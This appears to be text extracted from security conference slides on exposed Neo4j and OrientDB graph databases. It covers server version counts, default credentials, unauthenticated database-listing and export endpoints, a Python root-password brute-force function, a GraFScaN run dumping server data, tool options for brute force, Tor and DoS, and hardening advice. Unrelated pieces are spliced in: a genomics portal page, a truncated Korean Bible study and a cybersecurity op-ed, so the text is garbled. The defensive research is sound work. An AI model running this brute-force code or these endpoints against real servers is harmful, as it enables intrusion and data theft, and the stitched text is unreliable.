
2.1- Internet and OrientDB – Versions...


OrientDB Server v.2.2.7 (build 2.2.x@rdcab5af4dce4b538bdb4b372abba46e3fc9f19b7; 2016-08-11 15:17:33+0000), 3
OrientDB Server v.1.6.1 (build 1057), 2
OrientDB Server v.2.0.18 (build 2.0.x@; 2016-02-02 14:01:56+0000), 1
OrientDB Server v.2.1.8 (build 2.1.x@; 2015-12-17 11:51:38+0100), 1
OrientDB Server v.2.1.9-SNAPSHOT (build UNKNOWN@; 2015-10-13 12:23:58+0000), 1
OrientDB Server v.2.2.10 (build 2.2.x@rc32d4ee06d4c38e27eb66931d027eb54854872f; 2016-09-15 08:47:27+0000), 9
OrientDB Server v.2.1.19 (build 2.1.19; 2015-12-17 10:18:05+0000), 1
OrientDB Server v.2.2.12-SNAPSHOT (build 2.2.x@r2a76ee1efc4487d9dc5f43e1ddc2fba1c5a0167c; 2016-10-20 13:55:08+0000), 7
OrientDB Server v.2.1.2 (build UNKNOWN@; 2015-09-09 21:41:27+0000), 5
OrientDB Server v.2.1-rc2 (build UNKNOWN@; 2015-05-05 13:32:13+0000), 1
OrientDB Server v.2.2-SNAPSHOT (build UNKNOWN@; 2015-07-09 15:36:50+0000), 2
OrientDB Server v.2.2.4 (build 2.2.x@rf5282664db9300ef3358fb4d7e2066ad418c2e61; 2016-07-08 12:30:59+0000), 6
OrientDB Server v.2.0.6 (build UNKNOWN@; 2015-03-31 18:22:35+0000), 2
OrientDB Server v.2.1.12 (build 2.1.x@rb2f496fd6baa3b845b8f442c0ade5505249336cb; 2016-03-01 08:10:48+0000), 3
OrientDB Server v.2.0.18 (build 2.0.x@r\${buildNumber}; 2016-02-02 14:01:56+0000), 1
OrientDB Server v.1.7.4 (build UNKNOWN@; 2014-06-23 19:29:10+0000), 1
OrientDB Server v.2.2.9 (build 2.2.x@rca4980f3bd018e0a60f8c0ac0bcfeb04a626fec3; 2016-09-08 06:38:30+0000), 6
OrientDB Server v.1.7.6 (build UNKNOWN@; 2014-07-17 18:56:22+0200), 4
OrientDB Server v.2.2.0 (build develop@r79d281140b01c0bc3b566a46a64f1573cb359783; 2016-05-18 14:14:32+0000), 6
OrientDB Server v.2.2.12-SNAPSHOT (build @BUILD@), 1
OrientDB Server v.2.0-rc2 (build UNKNOWN@; 2015-01-12 23:01:40+0000), 1
OrientDB Server v.2.1.9-SNAPSHOT (build 2.1.x@; 2016-01-07 10:51:24+0000), 5
OrientDB Server v.2.2.7 (build develop@r79d281140b01c0bc3b566a46a64f1573cb359783; 2016-05-18 14:14:32+0000), 1
OrientDB Server v.2.1.13 (build @BUILD@), 2
OrientDB Server v.2.2.14-SNAPSHOT (build 2.2.x@rfc01925257b7893c8c6c11306dfcfedec7a9bbf; 2016-12-07 22:43:51+0000), 1
OrientDB Server v.2.1.3 (build UNKNOWN@; 2015-10-04 10:56:30+0000), 7
OrientDB Server v.2.1.13 (build 2.1.x@r9bc1a54a4a62c4de555fc5360357f446f8d2bc84; 2016-03-14 17:00:05+0000), 2
OrientDB Server v.1.5.1 (build 634), 2
OrientDB Server v.2.2.11 (build 2.2.x@r8b3a478e3ca7321a48e7cf0f5991569bbe0bed89; 2016-10-03 09:39:41+0000), 9
OrientDB Server v.2.2.13 (build 2.2.x@r90d7caa1e4af3fad86594e592c64dc1202558ab1; 2016-11-15 12:04:05+0000), 14
OrientDB Server v.2.1.19 (build 2.1.x@r71509d3123205ed8c61f115a5caa5ecec4b87a192; 2016-06-01 12:15:51+0000), 4
OrientDB Server v.2.1.11 (build UNKNOWN@rddb5c0b4761473ae9549c3ac94871ab56ef5af2c; 2016-02-15 10:49:20+0000), 3
OrientDB Server v.2.0.9, 1
OrientDB Server v.2.1.5 (build 2.1.x@; 2015-10-29 16:54:25+0000), 3
OrientDB Server v.2.0.16 (build 2.0.x@; 2015-11-19 20:11:26+0000), 1
OrientDB Server v.2.2.5 (build 2.2.x@r393af9c5a3e4a408440a9376283a26d2d3dc37b; 2016-07-20 06:03:46+0000), 6
OrientDB Server v.2.0.7 (build UNKNOWN@; 2015-04-14 11:18:06+0000), 1
OrientDB Server v.2.2.12-SNAPSHOT (build UNKNOWN@r7850712aafb3cb7c61a5c2865710019df0a7e8c9; 2016-11-06 19:23:49+0000)
OrientDB Server v.2.2.8 (build 2.2.x@r39259e190e16045fe1425b1c0485f8562fca055b; 2016-08-23 14:38:49+0000), 11
OrientDB Server v.2.2.10-SNAPSHOT (build 2.2.x@r748d9d21deb163aab4505ba56b1e3591cf4280a5; 2016-09-10 11:25:24+0000), 1

OrientDB Server v.2.1.5-SNAPSHOT (build 3), 1
OrientDB Server v.2.1.6 (build 2.1.x@; 2015-11-24 02:07:42+0000), 3
OrientDB Server v.2.2.9-SNAPSHOT (build 2.2.x@r21a14292f0abad74cc4a201d62eb886560ee9fe8; 2016-09-03 14:35:33-0500), 1
OrientDB Server v.2.0.9 (build UNKNOWN@; 2015-05-14 21:57:10+0000), 1
OrientDB Server v.2.0.14, 1
OrientDB Server v.2.2.14 (build 2.2.x@r483093384e4fdb825e2de0950f007776ee27a84; 2016-12-22 14:57:07+0000), 3
OrientDB Server v.2.1.11 (build 2.1.x@rddb5c0b4761473ae9549c3ac94871ab56ef5af2c; 2016-02-15 10:45:12+0000), 1
OrientDB Server v.1.6.4 (build @BUILD@), 1
OrientDB Server v.2.0.4 (build UNKNOWN@; 2015-03-03 23:24:21+0000), 2
OrientDB Server v.2.1.4 (build UNKNOWN@; 2015-10-13 12:23:58+0000), 1
OrientDB Server v.2.0.2 (build UNKNOWN@; 2015-02-09 12:03:03+0000), 2
OrientDB Server v.1.7.5 (build UNKNOWN@; 2014-07-10 22:04:36+0200), 1
OrientDB Server v.2.0.3 (build UNKNOWN@; 2015-02-19 23:40:05+0000), 1
OrientDB Server v.2.0.11 (build UNKNOWN@; 2015-06-19 15:38:17+0000), 1
OrientDB Server v.2.2.15 (build 2.2.x@rebfb7b80c08613e871633edeb39c5c985e26b176c; 2017-01-19 07:39:00+0000), 4
OrientDB Server v.1.6.4 (build UNKNOWN@; 2014-01-16 00:01:20+0100), 2
OrientDB Server v.2.2.6 (build 2.2.x@4b1cc998b36ca2ae21a1679938912a8f545a994a; 2016-07-27 15:34:14+0000), 4
OrientDB Server v.2.2.2 (build develop@re6e0017eee1660146bbb27715832b82a268a438a; 2016-06-13 15:26:13+0000), 3
OrientDB Server v.2.1.1 (build UNKNOWN@; 2015-08-31 18:08:38+0000), 3
OrientDB Server v.2.1.9-SNAPSHOT (build 2.1.x@r\${buildNumber}; 2016-01-07 10:51:24+0000), 3
OrientDB Server v.2.0.13 (build UNKNOWN@; 2015-07-22 21:52:03+0000), 2
OrientDB Server v.1.6.2 (build @BUILD@), 1
OrientDB Server v.2.0.12 (build UNKNOWN@; 2015-07-01 11:28:05+0000), 3
OrientDB Server v.1.0rc9 (build @BUILD@), 1
OrientDB Server v.2.0.15 (build UNKNOWN@; 2015-08-26 10:57:18+0000), 1
OrientDB Server v.2.1.24 (build 2.1.x@r27fd93267cd50fb144090280b3730975c8a6631a; 2016-09-16 11:51:12+0000), 1
OrientDB Server v.2.0.2 (build 1), 1
OrientDB Server v.2.1.10 (build 2.1.x@r877c28613f3b79e91ee40f58e551f3b82d814bfc; 2016-02-04 17:14:18+0000), 3
OrientDB Server v.2.1.16 (build 2.1.x@r13efec7610a3cecb539db5ebfb31dea2534aa819; 2016-04-19 10:56:07+0000), 7
OrientDB Server v.2.1-rc3 (build UNKNOWN@; 2015-05-22 16:53:13+0000), 1
OrientDB Server v.1.7.3 (build UNKNOWN@; 2014-06-12 14:12:40+0200), 1
OrientDB Server v.2.1.2, 2
OrientDB Server v.2.2.3 (build 2.2.x@r2f229613abac00036c2fa1b59ab5d1e8a882d6de; 2016-06-20 06:46:10+0000), 6
OrientDB Server v.2.0.10 (build UNKNOWN@; 2015-05-25 16:48:43+0000), 5
OrientDB Server v.2.0.5 (build UNKNOWN@; 2015-03-12 22:59:10+0000), 2

3.- Authenticated Graph databases – OrientDB

- Internet (Orient DB): 553 databases (in 214 OrientDB server)
 - In total, 187 databases have the default credentials (default credentials by default)
 - Also the number of default databases “GratefulDeadConcerts” are 104 (in 48% OrientDB servers) (Point of attack □ Injection attacks)
 - No protection against “brute force” login attacks (Point of attack)





About

This platform enables patient data management, collaborative diagnosis and knowledge exchange within Australia, as well as part of the GA4GH MatchMaker Exchange Initiative. Access to the platform is restricted to the researchers of the Australian Genomics Health Alliance. This is only to be used for research purposes and the developers and the provider of the platform excludes all liability for loss including loss of data.


To register for an account and agree to limit your use of the AGHA Patient Archive platform to research use, please click the Register button below. Only medical professionals are eligible for an account.

Join Now

Login

Team

The platform is developed by the [Phenomics Team](#) at the [Kinghorn Center of Clinical Genomics](#), [Garvan Institute of Medical Research](#) in collaboration with the [Monarch Initiative](#), [Genetic Services Western Australia](#) and the [Office of Population Health Genomics](#), Dept. of Health, Government of Western Australia.





[생명의 삶] 20170222 평안과 심판을 가르는 기준(눅 10:1~16)



▶ 🔊 0:49 / 14:17



YouTube



[누가복음 10:1 - 10:16]

[오늘의 말씀 요약]

예수님은 70인을 세워 복음 전도를 보내시며, 아무것도 가지지 말고 아무에게도 문안하지 말라고 하십니다. 그들이 전하는 평안을 받으면 그 집에 평안이 머물 것입니다. 예수님은 곧 다가올 심판에 대해 말씀하시며, 그들이 전하는 말을 듣는 자는 하나님의 말씀을 듣는 자라고 하십니다.

- 1 그 후에 주께서 따로 칠십 인을 세우사 친히 가시려는 각 동네와 각 지역으로 둘씩 앞서 보내시며
- 2 이르시되 추수할 것은 많되 일꾼이 적으니 그러므로 추수하는 주인에게 청하여 추수할 일꾼들을 보내 주소서 하라
- 3 갈지어다 내가 너희를 보냄이 어린양을 이리 가운데로 보냄과 같도다
- 4 전대나 배낭이나 신발을 가지지 말며 길에서 아무에게도 문안하지 말며 5 어느 집에 들

4.- What can I do with privilege – OrientDB

- **Summary (Basics):**
 - We have default credentials (admin, reader, writer, GratefulDeadConcerts DB)
 - List all databases without auth (`http://<ip>:2480/listDatabases`)
 - We know the version of all Orientdb servers
 - No countermeasures against brute-force login attacks. E.g. Root account
 - ~~Bypassing security (privilege escalation).~~
- If we have valid credentials, we can download the entire database with the export end-point □ `http://<ip>:2480/export/<database>` (one request)
- To access the administration panel is necessary the *root password* (Orientdb server).
 - In this panel we can see all information about server
 - **Root password** □ We can control databases (users, passwords)
 - `url_server = http://<ip>:2480/server`
- **Other attacks?** Injection attacks (DoS, Ransomware, Stego, Anonymity...)



Example: Brute-force attack to ROOT user – OrientDB

```
60 def bruteForce_Orient(ip,dictpassw):
61
62     url_server = "http://" + ip + ":2480/server"
63     for passw in dictpassw:
64         r_server = requests.get(url_server,auth=('root',passw),timeout=1)
65         if (r_server.status_code == 200):
66             return passw,r_server
67
```

```
mx@myst: ~/GraFScaN
mx@myst:~/GraFScaN$ python GraFScaN.py -ip 192.168.1.42 -orient -B -dict dict
```

```
7
ip : 
server_info
connections
0
lastCommandOn : "1970-01-01 00:00:00"
totalWorkingTime : "0"
remoteAddress : 
totalRequests : "0"
connectionId : "737"
db : ""
connectedOn : "2016-06-04 07:03:00"
protocol : "binary"
commandInfo : ""
clientId : ""
lastCommandInfo : ""
user : ""
lastCommandDetail : ""
lastExecutionTime : "0"
driver : ""
commandDetail : ""
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
dbs
globalProperties
storages
properties
server_pass : 
databases
0 : "IVA_DEMO"
1 : "IRS_example"
2 : "aws_summit"
```



<https://github.com/grafscan/GraFSCaN>

GraFScaN: First pentesting tool for auditing graph databases. Neo4j & OrientDB

```
argus@argus-VirtualBox:~/GraFScaN$ python GraFScaN.py -h
```

```
-----
                GraFScaN  - beta 0.1
-----
Authors: Miguel Hernández (@MiguelHzBz)
        Alfonso Muñoz (@mindcrypt)
Version: Beta 0.1
Date: March 3rd, 2017
-----
```


A pentesting tool for graph databases

```
usage: GraFScaN.py [-h] [-neo4j] [-orient] [-ip IP] [-n NET] [-i FILEINPUT]
                  [-o OUTPUT] [-b] [-dict DICT] [-proxies PROXIES] [-nl]
                  [-tor] [-DoS]
```

GraFScaN analyses Neo4j and OrientDB graph databases from Internet.

optional arguments:

-h, --help	show this help message and exit
-neo4j	Discover and analyse Neo4j Graph database
-orient	Discover and analyse Orient Graph Database
-ip IP	IP target to analyse.
-n NET, --network NET	Network target to analyse.
-i FILEINPUT	List of targets (IPs). One IP per line.
-o OUTPUT	Output file
-b, --bruteforce	Brute-force login attack.
-dict DICT	Dictionary file, one password per line.
-proxies PROXIES	Proxies file, format: <ip>:<port>.
-nl, --no-limit	Option to dump all database of Neo4j without auth.
-tor	Connect to the graph database target through Tor (previously executed).
-DoS	DoS attacks. Currently, Neo4j without authentication.



Conclusions – Security Graph Databases

- What do you think? - (In) Security Graph Databases
- 1st Graph Databases hacking tool (PoC): <https://github.com/grafscan/GraFSCaN>
- +600 exposed graph databases: public organisms, companies, “security controls”, ...
- +45 millions of nodes...
- Security design issues: default configuration, brute-force login attacks, “password policies”, password storage, “queries to third-parties”, DoS and Ransomware attacks...
- Basics: Configuration, Configuration,



Why Cybersecurity Should Be The Biggest Concern Of 2017

POST WRITTEN BY

Cesar Cerrudo

Cesar Cerrudo is a professional hacker and the CTO of [IOActive Labs](#), where he works on cutting-edge cybersecurity research.



I've been a professional hacker for more than 15 years. I find cybersecurity problems in technology in order to make that technology more secure. But after doing this for many years, I'm frustrated. I see the same problems over and over again. We are not getting better. And while we depend more and more on technology, technology is becoming more and more insecure.

Basics (101)- Recommendations/Countermeasures

- **Neo4j** <https://neo4j.com/docs/operations-manual/current/security/checklist/>
 - **By default, only localhost** ☐ **Do you want to expose Neo4j to Internet?**
 - **Version 2.x:** #Default is localhost (only accept local connections). Uncomment to allow any connection. Please see the security section in the neo4j manual before modifying this ☐ `# neo4j.server.webserver.address=0.0.0.0`
 - **Version 3.x:**
To have HTTP accept non-local connections, uncomment this line: ☐ `# dbms.connector.http.address=0.0.0.0:7474`
 - **Change default user (version 2.x and 3.x) & robust password (password stretching?)**
 - Change the file of <path-Neo4j>/data/dbms/auth ☐
- **OrientDB**

```
mx@myst:~/Descargas/neo4j-community-3.1.1/data/dbms$ cat auth
neo4j:SHA-256,6BCD2E42D5D365D8635F4B0D03F74C0F58477B040D5875ED29E6F61AC38FFB57,1E7EE3DCFBCE7CEC5B7C8BFBCE94170:
```

 - **By default, exposed to Internet** ☐ **Change the configuration?**
 - Last version 2.2: <listener protocol="binary" socket="default" port-range="2424-2430" ip-address="0.0.0.0"/><listener protocol="http" socket="default" port-range="2480-2490" ip-address="0.0.0.0">
 - **Remove all the default credentials in all databases**
 - **Change the security configuration to avoid the creation of default credentials.**
 - /orientdb-community-2.2.15/config/security.json
 - **Change the user root in the configuration to avoid brute force attacks.**
 - /orientdb-community-2.2.15/config/orientdb-server-config.xml

Questions & doubts?

(In) Security in Graph Databases In the Real World



Dr. Alfonso Muñoz

@mindcrypt @criptored

alfonso@criptored.com

alfonso.munoz@i4s.com

LinkedIn: <http://goo.gl/2UbFSf>

/Rooted^oCON

Thanks folks!!!



Miguel Hernández Boza

@miguelhzbz @i4ssecurity

miguelhernandez2907@gmail.com

Miguel.hernandez@i4s.com

LinkedIn: <http://goo.gl/bkhJHw>